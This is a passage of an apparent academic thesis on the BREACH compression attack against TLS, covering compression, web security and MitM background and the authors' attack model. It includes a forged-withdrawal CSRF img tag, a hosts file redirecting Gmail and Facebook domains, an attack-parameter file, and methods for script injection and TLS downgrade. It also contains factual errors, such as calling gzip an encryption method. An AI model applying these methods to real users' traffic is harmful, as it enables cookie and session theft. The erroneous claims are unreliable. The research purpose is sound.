# Contents

# List of Figures

# List of Listings

## Chapter 1

# Introduction

# Chapter 2

# Theoretical background

In this chapter we will provide the necessary background for the user to understand the mechanisms used later in the paper. The description of the following systems is a brief introduction, intended to familiarize the reader with concepts that are fundamental for the methods presented.

Specifically, section 2.1 describes the functionality of the gzip compression method and the algorithms that it entails. Section 2.2 covers the same-origin policy that applies in the web application security model. In section 2.3 we explain the Transport Layer Security, which is the main protocol used today to provide communications security over the Internet. Finally, in section 2.4 we describe attack methodologies in order for an adversary to perform a Man-in-the-middle attack, such as ARP spoofing and DNS poisoning.

## 2.1 gzip

gzip is a software application used for file compression and decompression. It is the most used encryption method on the Internet, integrated in protocols such as the Hypertext Transfer Protocol (HTTP), the Extensible Messaging and Presence Protocol (XMPP) and many more. Derivatives of gzip include the tar utility, which can extract .tar.gz files, as well as zlib, an abstraction of the DEFLATE algorithm in library form.[1]

It is based on the DEFLATE algorithm, which is a combination of LZ77 and Huffman coding. DEFLATE could be described by the following encryption schema:

$$DEFLATE(m) = Huffman(LZ77(m))$$

In the following sections we will briefly describe the functionality of both these compression algorithms.

### 2.1.1 LZ77

LZ77 is a lossless data compression algorithm published in paper by A. Lempel and J. Ziv in 1977. [3] It achieves compression by replacing repeated occurences of data with references to a copy of that data existing earlier in the uncompressed data stream. The reference composes of a pair of numbers, the first of which represents the length of the

[1] https://en.wikipedia.org/wiki/Gzip

repeated portion, while the second describes the distance backwards in the stream, until the beginning of the portion is met. In order to spot repeats, the protocol needs to keep track of some amount of the most recent data, specifically the latest 32 Kb. This data is held in a sliding window, so in order for a portion of data to be compressed, the initial appearance of this repeated portion needs to have occurred at most 32 Kb up the data stream. Also, the minimum legth of a text to be compressed is 3 characters, while compressed text can also have literals as well as pointers.

Below you can see an example of a step-by-step execution of the algorithm for a specific text:




**Figure 2.1:** Step 1: Plaintext to be compressed




**Figure 2.2:** Step 2: Compression starts with literal representation




**Figure 2.3:** Step 3: Use a pointer at distance 26 and length 16




**Figure 2.4:** Step 4: Continue with literal




**Figure 2.5:** Step 5: Use a pointer pointing to a pointer




**Figure 2.6:** Step 6: Use a pointer pointing to a pointer pointing to a pointer




**Figure 2.7:** Step 7: Use a pointer pointing to itself

### 2.1.2 Huffman coding

Huffman coding is also a lossless data compression algorithm developed by David A. Huffman and published in 1952. [2] When compressing a text, a variable-length code table is created to map source symbols to bitstreams. Each source symbol can be of less or more bits than originally and the mapping table is used to translate source symbols into bitstreams during compression and vice versa during decompression. The mapping table could be represented by a binary tree of nodes. Each leaf node represents a source symbol, which can be accessed from the root by following the left path for 0 and the right path for 1. Each source symbol can be represented only by leaf nodes, therefore the code is prefix-free, meaning no bitstream representing a source symbol can be the prefix of any other bitstream representing a different source symbol. The final mapping of source symbols to bistreams is calculated by finding

the frequency of appearance for each source symbol of the plaintext. That way, most common symbols can be coded in shorter bitstreams, thus compressing the initial text.

Below follows an example of a plaintext and a valid Huffman tree for compressing it:

***Chancellor on brink of second bailout for banks*** [2]

**Frequency Analysis**

| | | | |
|---|---|---|---|
| **o**: 6 | **n**: 5 | **r**: 3 | **l**: 3 |
| **b**: 3 | **c**: 3 | **a**: 3 | **s**: 2 |
| **k**: 2 | **e**: 2 | **i**: 2 | **f**: 2 |
| **h**: 1 | **d**: 1 | **t**: 1 | **u**: 1 |

**Huffman tree**

| | | | |
|---|---|---|---|
| **o**: 00 | **n**: 01 | **r**: 1000 | **l**: 1001 |
| **b**: 1010 | **c**: 1011 | **a**: 11000 | **s**: 11001 |
| **k**: 11010 | **e**: 11011 | **i**: 11100 | **f**: 1111000 |
| **h**: 1111001 | **d**: 1111010 | **t**: 1111011 | **u**: 1111100 |

**Initial text size: 320 bits**
**Compressed text size: 167 bits**

## 2.2 Same-origin policy

Same-origin policy is an important aspect of the web application security model. According to that policy, a web browser allow scripts contained in one page to access data in a second page only if both pages have the same *origin*. Origin is defined as the combination of Uniform Resource Identifier scheme, hostname and port number. For example, a document retrieved from the website *http://example.com/target.html* is not allowed under the same-origin policy to access the Document-Object Model of a document retrieved from *https://head.example.com/target.html*, since the two websites have different URI schema (*http* vs *https*) and different hostname (*example.com* vs *head.example.com*).

Same-origin policy is particularly important in modern web applications, that rely greatly on HTTP cookies to maintain authenticated sessions. If same-origin policy was not implemented the data confidentiality and integrity of cookies, as well as every other content of web pages, would have been compromised. However, despite the application of same-origin policy by modern browsers, there exist attacks that enable an adversary to bypass it and breach a user's communication with a website. Two such major types of vulnerabilities, cross-site scripting and cross-site request forgery are described in the following subsections.

### 2.2.1 Cross-site scripting

Cross-site scripting (XSS) is a security vulnerability that allows an adversary to inject client-side script into web pages viewed by other users. That way, same-origin policy

[2] https://en.bitcoin.it/wiki/Genesis_block

can be bypassed and sensitive data handled by the vulnerable website may be compromised. XSS could be divided into two major types, *non-persistent* and *persistent* [3], which we will describe below.

Non-persistent XSS vulnerabilities are the most common. They show up when the web server does not parse the input in order to escape or reject HTML control characters, allowing for scripts injected to the input to run unnoticeable. Usual methods of performing non-persistent XSS include mail or website url links and search requests.

Persistent XSS occurs when data provided by the attacker are stored by the server. Responses from the server to different users will then include the script injected from the attacker, allowing it to run automatically on the victim's browsers without needing to target them individually. An example of such attack is when posting texts on social networks or message boards.

### 2.2.2 Cross-site request forgery

Cross-site request forgery (CSRF) is an exploit that allows an attacker to issue unauthorized commands to a website, on behalf of a user the website trusts. Hence the attacker can forge a request to perform actions or post data on a website the victim is logged in, execute remote code with root privileges or compromise a root certificate, resulting in a breach of a whole public key infrastructure (PKI).

CSRF can be performed when the victim is trusted by a website and the attacker can trick the victim's browser into sending HTTP requests to that website. For example, when a Alice visits a web page that contains the HTML image tag <*img src*="*http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory*"> [4] that Mallory has injected, a request from Alice's browser to the example bank's website will be issued, stating for an amount of 1000000 to be transfered from Alice's account to Mallory's. If Alice is logged in the example bank's website, the browser will include the cookie containing Alice's authentication information in the request, making it a valid request for a transfer. If the website does not perform more sanity checks or further validation from Alice, the unauthorized transaction will be completed. An attack such as this is very common on Internet forums that allow users to post images.

A method of mitigation of CSRF is a Cookie-to-Header token. The web application sets a cookie that contains a random token that validates a specific user session. Javascript on client side reads that token and includes it in a HTTP header sent with each request to the web application. Since only Javascript running within the same origin will be allowed to read the token, we can assume that it's value is safe from unauthorized scripts to read and copy it to a custom header in order to mark a rogue request as valid.

## 2.3 Transport Layer Security

Transport Layer Security (TLS) is a protocol that provides communications security over the internet, allowing a server and a client to communicate in a way that prevents eavesdropping, tampering or message forgery. [7]

[3] https://en.wikipedia.org/wiki/Cross-site_scripting
[4] https://en.wikipedia.org/wiki/Cross-site_request_forgery

The users negotiate a symmetric key via assymetric cryptography that is provided by X.509 certificates, therefore there exist certificate authorities and a public key infrastructure (PKI), in order for the certificates to be verified for their owners. However, it can be understood that, due to their key role, certificate authorities are points of failure in the system, enabling for Man-in-the-Middle attacks, in a case when an adversary has managed to forge a root certificate.

Apart from certificate-related attacks, a well-known category is compression attacks. [5] Such attacks exploit TLS-level compression so as to decrypt ciphertext. In this document, we investigate the threat model and performance of such an attack, BREACH.

In the following subsections we will briefly describe some of the protocol details, especially handshake and the format of TLS records.

### 2.3.1 TLS handshake




**Figure 2.8:** TLS handshake flow

[5] https://tools.ietf.org/html/rfc7457

This sequence diagram presents the functionality of TLS handshake. User and server exchange the basic parameters of the connection, specifically the protocol version, cipher suite, compression method and random numbers, with the ClientHello and ServerHello records. The server then provides all information needed from the user to validate and use the asymmetric server key, in order to compute the symmetric key to be used in the rest of the communication. The client computes a *PreMasterKey*, that is sent to the server, which is used by both parties to compute the symmetric key. Finally, both sides exchange and validate hash and MAC over the previous messages, after which they both have the ability to communicate safely.

The above flow describes the basic TLS handshake. Client-authenticated and resumed handshakes have similar functionality, which are not relevant for the purpose of this paper.

### 2.3.2 TLS record




**Figure 2.9:** TLS record

The above figure [6] depicts the general format of all TLS records.

The first field describes the Record Layer Protocol Type contained in the record, which can be one of the following:

| Hex | Type |
|---|---|
| 0x14 | ChangeCipherSpec |
| 0x15 | Alert |
| 0x16 | Handshake |
| 0x17 | Appliation |
| 0x18 | Heartbeat |

The second field defines the TLS version for the record message, which is identified my the major and minor version as below:

[6] https://en.wikipedia.org/wiki/Transport_Layer_Security

| Major | Minor | Version |
|---|---|---|
| 3 | 0 | SSL 3.0 |
| 3 | 1 | TLS 1.0 |
| 3 | 2 | TLS 1.1 |
| 3 | 3 | TLS 1.2 |

The length of the contained record message, MAC and padding is then calculated by the following two fiels as: $256 * (bits15..8) + (bits7..0)$.

Finally, the payload of the record, which, depending on the type, may be encrypted, the MAC, if provided, and the padding, if needed, make up the rest of the TLS record.

## 2.4 Man-in-the-Middle

Man-in-the-Middle (MitM) is one of the most common attack vectors, where an attacker reroutes the communication of two parties, in order to be controlled and possibly altered. The aggressiveness of the attack can vary from passive eavesdropping to full control of the communication, as long as the attacker is able to impersonate both parties and convince them to be trusted.


**Figure 2.10:** Man-in-the-Middle.

MitM attacks can be mitigated by using end-to-end cryptography, mutual authentication or PKIs. However, some attacks manage to bypass such mitigation techniques. Below, we descripe two such attacks, ARP Spoofing and DNS cache poisoning.

### 2.4.1 ARP Spoofing

ARP spoofing [7] is a technique where an attacker sends Address Resolution Protocol (ARP) messages over the network, so as to assosiate the MAC address with the IP address of another host. That way, the attacker may intercept the traffic of the network, modify or deny packets, performing denial of service, MitM or session hijacking attacks.

[7] https://en.wikipedia.org/wiki/ARP_spoofing




**Figure 2.11:** Arp Spoofing

ARP spoofing can be also used for legitimate reasons, when a developer needs to debug IP traffic between two hosts. That way, the developer can act as proxy between the two hosts or configure the switch that is normally used by the two parties to forward traffic for monitoring.

### 2.4.2 DNS spoofing




**Figure 2.12:** DNS Spoofing

DNS spoofing (or DNS cache poisoning) is an attack, when the adversary introduces data into a Domain Name System resolver's cache, in order to return an incorrect address for a specific host.

DNS servers are usually provided by Internet Service Providers (ISPs), used to resolve IP addresses to human-readable hostnames faster. A malicious employee, or anyone that has gained unauthorized access to the server, can then perform DNS poisoning, affecting every user that is being serviced by that server.

# Chapter 3

# Partially Chosen Plaintext Attack

Traditionally, cryptographers have used games for security analysis. Such games include the indistinguishability under chosen-plaintext-attack (IND-CPA), the indistinguishability under chosen ciphertext attack/adaptive chosen ciphertext attack (IND-CCA1, IND-CCA2) etc [1]. In this chapter, we introduce a definition for a new property of encryption schemes, called indistinguishability under partially-chosen-plaintext-attack (IND-PCPA). We will also show provide comparison between IND-PCPA and other known forms of cryptosystem properties.

## 3.1 Partially Chosen Plaintext Indistinguishability

### 3.1.1 Definition

IND-PCPA uses a definition similar to that of IND-CPA. For a probabilistic asymmetric key encryption algorithm, indistinguishability under partially chosen plaintext attack (IND-PCPA) is defined by the following game between an adversary and a challenger.

- The challenger generates a pair $P_k, S_k$ and publishes $P_k$ to the adversary.
- The adversary may perform a polynomially bounded number of encryptions or other operations.
- Eventually, the adversary submits two distinct chosen plaintexts $M_0, M_1$ to the challenger.
- The challenger selects a bit $b \in 0, 1$ uniformly at random.
- The adversary can then submit any number of selected plaintexts $R_i, i \in N, |R| \geq 0$, so the challenger sends the ciphertext $C_i = E(P_k, M_b||R_i)$ back to the adversary.
- The adversary is free to perform any number of additional computations or encryptions, before finally guessing the value of $b$.

A cryptosystem is indistinguishable under partially chosen plaintext attack, if every probabilistic polynomial time adversary has only a negligible advantage on finding $b$ over random guessing. An adversary is said to have a negligible advantage if it wins

[1] https://en.wikipedia.org/wiki/Ciphertext_indistinguishability

the above game with probability $\frac{1}{2} + \epsilon(k)$, where $\epsilon(k)$ is a negligible function in the security parameter $k$.

Intuitively, we can think that the adversary has the ability to modify the plaintext of a message, by appending a portion of data of his own choice to it, without knowledge of the plaintext itself. He can then acquire the ciphertext of the modified text and perform any kinds of computations on it. A system could then be described as IND-PCPA, if the adversary is unable to gain more information about the plaintext, than he could by guessing at random.

### 3.1.2 IND-PCPA vs IND-CPA

Suppose the adversary submits the empty string as the chosen plaintext, a choice which is allowed by the definition of the game. The challenger would then send back the ciphertext $C_i = E(P_k, M_b||\text{" "}) = E(P_k, M_b)$, which is the ciphertext returned from the challenger during the IND-CPA game. Therefore, if the adversary has the ability to beat the game of IND-PCPA, i.e. if the system is not indistinguishable under partially chosen plaintext attacks, he also has the ability to beat the game of IND-CPA. Thus we have shown that IND-PCPA is at least as strong as IND-CPA.

## 3.2 PCPA on compressed encrypted protocols

### 3.2.1 Compression-before-encryption and vice versa

When having a system that applies both compression and encryption on a given plaintext, it would be interesting to investigate the order the transformations should be executed.

Lossless data compression algorithms rely on statistical patters to reduce the size of the data to be compressed, without losing information. Such a method is possible, since most real-world data has statistical redundancy. However, it can be understood from the above that such compression algorithms will fail to compress some data sets, if there is no statistical pattern to exploit.

Encryption algorithms rely on adding entropy on the ciphertext produced. If the ciphertext contains repeated portions or statistical patterns, such behaviour can be exploited to deduce the plaintext.

In the case that we apply compression after encryption, the text to be compressed should demostrate no statistical analysis exploits, as described above. That way compression will be unable to reduce the size of the data. In addition, compression after encryption does not increase the security of the protocol.

On the other hand, applying encryption after compression seems a better solution. The compression algorithm can exploit the statistical redundancies of the plaintext, while the encryption algorithm, if applied perfectly on the compressed text, should produce a random stream of data. Also, since compression also adds entropy, this scheme should make it harder for attackers who rely on differential cryptanalysis to break the system.

### 3.2.2 PCPA scenario on compression-before-encryption protocol

Let's assume a system that composes encryption and compression in the following manner:

$c = Encrypt(Compress(m))$

where $c$ is the ciphertext and $m$ is the plaintext.

Suppose the plaintext contains a specific secret, among random strings of data, and the attacker can issue a PCPA with a chosen plaintext, which we will call reflection. The plaintext then takes the form:

$m = n_1||secret||n_2||reflection||n_3$

where $n_1, n_2, n_3$ are random nonces.

If the reflection is equal to the secret, the compression mechanism will recognize the pattern and compress the two portions. In other case, the two strings will not demonstrate any statistical redundancy and compression will perform worse. As a result, in the first case the data to be encrypted will be smaller than in the second case.

Most commonly encryption is done by a stream or a block cipher. In the first case, the lengths of a plaintext and the corresponding ciphertext are identical, whereas in the second case they differ by the number of the padding bits, which is relatively small. That way, in the above case, an adversary could identify a pattern and extract information about the plaintext, based on the lengths of the two ciphertexts.

## 3.3 Known PCPA exploits

### 3.3.1 CRIME

"Compression Ratio Info-leak Made Easy" (CRIME) [4] is a security exploit that was revealed at the 2012 ekoparty. As described, "it decrypts HTTPS traffic to steal cookies and hijack sessions".

In order for the attack to succeed, there are two requirements. Firstly, the attacker should be able to sniff the victim's network, so as to see the request/response packet lengths. Secondly, the victim should visit a website controlled by the attacker or surf on non-HTTPS sites, in order for the CRIME JavaScript to be executed.

If the above requirements are met, the attacker makes a guess for the secret to be stolen and asks the browser to send a request with this guess as the path. The attacker can then observe the length of the request and, if the length is less than usual, it is assumed that the guess string was compressed with the secret, so it was correct.

CRIME has been mitigated by disabling TLS and SPDY compression on both Chrome and Firefox browsers, as well as various server software packages. However, HTTP compression is still supported, while some web servers that still support TLS compression are also vulnerable.

### 3.3.2 BREACH

”Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext” (BREACH) [8] is a security exploit built based on CRIME. Presented at the August 2013 Black Hat conference, it targets the size of compressed HTTP responses and extracts secrets hidden in the response body.

Like the CRIME attack, the attacker needs to sniff the victim’s network traffic, as well as force the victim’s browser to issue requests on the chosen endpoint. Additionally, the original attack works against stream ciphers only, it assumes zero noise in the response, as well as a known prefix for the secret, although a solution would be to guess the first two characters of the secret, in order to bootstrap the attack.

From then on, the methodology is the same in general as CRIME’s. The attacker guesses a value, which is then included in the response body along with the secret and, if correct, it is compressed well with it, resulting in smaller response length.

BREACH has not yet been fully mitigated, although Gluck, Harris and Prado proposed various counter measures for the attack. We will investigate these mitigation techniques in depth in Chapter 7.

# Chapter 4

# Attack Model

In this chapter, we will extensively present the threat model of BREACH. We will explain the conditions that should be met so as to launch the attack and describe our code implementation for that case. Also, we will investigate the types of vulnerabilities in web applications that can be exploited with this attack, as well as introduce alternative secrets, that have not been taken into consideration before.

## 4.1 Mode of Operation

### 4.1.1 Description

The first step of the attack is for the attacker to gain control of the victim's network, specifically being aple to view the victim's encrypted traffic. This can be accomplished using the Man-in-the-Middle techniques described in Section 2.4.

After that the BREACH JavaScript that issues the requests needs to be executed from the victim's browser. The first way to do this is to persuade the victim to visit a website where the script runs, usually with social engineering methods, such as phishing or spam email.

The script issues multiple requests to the target endpoint, which are sniffed by the attacker. As described in Section 2.2 the attacker cannot read the plaintext response, however the length of both the request and the response is visible on the network.

Each request contains some data, that is reflected in the response. Since the victim is logged in the target endpoint website, the response body will also contain the secrets. If the conditions defined in Section 2.1.1 are met, the secret and the reflected attacker input will be compressed and encrypted.

By issuing a large amount of requests for different inputs, the attacker can analyze the response lengths and extract information about the plaintext secrets, as described above.

### 4.1.2 Attack persistence

In this section we will propose a `command-and-control` mechanism that makes the attack much more practical. Specifically, we will describe how the attack can be implemented even if the victim does not visit a contaminated web page, but simply browses the HTTP web.

Since the attacker controls the victim's traffic, it is possible to inject the attack script in a response from a regular HTTP website. The script will then run on the victim's browser, as if the script was part of the page all along.

The following figure depicts this methodology, which is based on the fact that regular HTTP traffic is not encrypted and also does not ensure data integrity.




**Figure 4.1:** Command-and-control mechanism.

It is clear that, even if the victim breaks the connection, the script can be injected in the next HTTP website that is requested, resuming the session from where it was stopped.

### 4.1.3 Man-in-the-Middle implementation

In order to gain control of the victim's traffic towards a chosen endpoint, we created a Python script that performs a Man-in-the-Middle. For the purpose of this paper, the 'hosts' file of the test machine was configured to redirect traffic regarding the chosen endpoint towards localhost, as shown below:

```
127.0.0.1 localhost
127.0.1.1 debian.home debian

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# BREACH Targets

127.0.0.1 mail.google.com
127.0.0.1 touch.facebook.com
```

**Listing 4.1:** Test machine's hosts file

The user can set the IPs and ports of the victim and the endpoint, in order for the Python script to open TCP sockets on both directions, so that traffic from the victim to the endpoint and vice versa is routed through the Man-in-the-Middle proxy.

After the environment is set, the script performs an infinite loop, where the 'select' module of Python is used to block the script until a packet is received on either of the sockets.

When a packet is received, the source of the packet is identified and the data is parsed in order to log the TLS header and the payload. After the information needed is extracted, the packet is forwarded to the appropriate destination.

The parser is vital, since the header contains information regarding the version of TLS used, as well as the length of the packet. For that purpose, we have created a mechanism to perform packet defragmentation, since a TLS record can span over multiple TCP packets. Specifically, the length of the packet payload is compared to the length defined in the TLS header. In case the packet does not contain all of the data declared, the number remaining of bytes is stored, so that these bytes can be distinguished from the following packets of same origin. In case the TLS header is fragmented, which can be deduced when the total bytes of the packet, fragments from previous records excluded, are less than 5 bytes, the actual data fragment needs to be stored, so that combined with the packets to come it can translate to a valid TLS record information.

Finally, a TLS downgrade attack mechanism is also implemented. In case the user wants to test whether a TLS downgrade is feasible, the Client Hello packet is intercepted and dropped, while the MitM sends as a response a fatal 'HANDSHAKE FAILURE' alert to the victim. The victim's browser is usually configured to attempt a connection with a lower TLS version, where it should also include the "TLS_FALLBACK_SCSV" option in the cipher suite list. If the server is configured properly, the downgrade attempt should be recognised through the "TLS_FALLBACK_SCSV" and the connection should be dropped. In other case, the TLS version could be downgraded to a point where a less safe connection is established, such as with version SSL 3.0 or using the RC4 stream cipher. For further information on the downgrade vulnerability see POODLE [1].

The code of the Man-in-the-Middle proxy, as well as the constants library, can be found in Appendix Sections 9.1 and 9.2 respectively.

### 4.1.4 BREACH JavaScript implementation

For the implementation of the BREACH JavaScript, we assume the user has provided the alphabet that the secret character belongs to, as well as the known prefix needed to bootstrap the attack. This information will be written to a file used by the JavaScript to perform the attack, an example of which is shown below:

```
AF6bup
ladbfsk!1_2_3_4_5_6_7_8_9_AF6bup0znq,ladbfsk!0_2_3_4_5_6_7_8_9_AF6bup1znq
    ,ladbfsk!0_1_3_4_5_6_7_8_9_AF6bup2znq,ladbfsk!0
    _1_2_4_5_6_7_8_9_AF6bup3znq,ladbfsk!0_1_2_3_5_6_7_8_9_AF6bup4znq,
    ladbfsk!0_1_2_3_4_6_7_8_9_AF6bup5znq,ladbfsk!0
    _1_2_3_4_5_7_8_9_AF6bup6znq,ladbfsk!0_1_2_3_4_5_6_8_9_AF6bup7znq,
    ladbfsk!0_1_2_3_4_5_6_7_9_AF6bup8znq,ladbfsk!0
    _1_2_3_4_5_6_7_8_AF6bup9znq
```

**Listing 4.2:** File with request parameters.

The script then uses the jQuery library [1] to read the info from the file and begin the attack. If the file is corrupted or either of the attack variables has changed, a delay of 10 seconds is introduced, so that the system gets balanced. After that, a request for each item of the attack vector is issued serially, continuing from the beginning when the end of the vector is reached.

A delay of 10 seconds is also introduced if the above function fails for any reason, i.e. if the info file does not exist. That way the attack is persistent and it is the framework's responsibility to provide the JavaScript with a valid information file.

For the purpose of this paper, the script was included in a local minimal HTML web page that was visited in order for the attack to begin. However, with slight modifications, it could be run on real world applications or injected in HTTP responses, as described above.

The BREACH script and the HTML web page can be found in the Appendix Sections 9.3 and 9.4.

## 4.2 Vulnerable endpoints

